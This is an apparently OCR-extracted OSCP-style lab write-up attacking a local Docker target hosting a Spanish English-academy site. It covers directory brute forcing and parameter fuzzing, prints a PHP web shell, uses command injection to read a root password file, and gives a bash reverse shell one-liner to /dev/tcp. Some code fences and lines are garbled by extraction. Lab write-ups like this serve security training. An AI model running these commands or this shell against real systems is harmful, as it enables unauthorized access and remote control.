
## Penetration Testing Writeup for OSCP



### WhatWeb Results:
http://172.17.0.2 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian
Linux][Apache/2.4.57 (Debian)], IP[172.17.0.2], Title[Academia de Inglés (Inglis Academi)]
### Page Source:
The web page source revealed a hidden message indicating the presence of a file in the `/tmp`
directory:
```html
¡Contáctanos hoy mismo para más información sobre nuestros programas de enseñanza de
inglés!. Guardo un secretito en /tmp ;)
## Directory Brute Force
To find hidden directories, I used Gobuster:
```hach
```bash
gobuster dir -u http://\$IP -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-t 200 -x php,txt,html

• • • •

### Gobuster Results:
/shell.php
## Fuzzing Parameters
To identify potential parameters for the `shell.php` file, I used Wfuzz:
```bash
wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txthc 500
http://\$IP/shell.php?FUZZ=id
### Wfuzz Results:
The parameter `parameter` was identified as a potential entry point for command injection.
## Exploiting Command Injection
The `shell.php` file contained the following code, which allowed for command injection:
The shellprip the contained the following code, which allowed for continuate injection.
```php
r · · r

• • • •

```
<?php
echo "
" . shell_exec($_REQUEST['parameter']) . "
?>
I used `curl` to execute commands via this parameter:
### Listing `/tmp` Directory:
```bash
curl http://$IP/shell.php?parameter=ls+-la+/tmp
### Result:
we see a file named .secret.txt
### Reading the Secret File:
```bash
curl http://$IP/shell.php?parameter=cat+/tmp/.secret.txt
```

```
### Result:
contraseñaderoot123
## Reverse Shell
To gain a reverse shell, I encoded a bash reverse shell command:
### Reverse Shell Command:
```bash
bash -c 'bash -i >& /dev/tcp/172.17.0.1/443 0>&1'
### URL Encoded Command:
```bash
urlencode "bash -c 'bash -i >& /dev/tcp/172.17.0.1/443 0>&1'"
...
Result:
• • • •
```

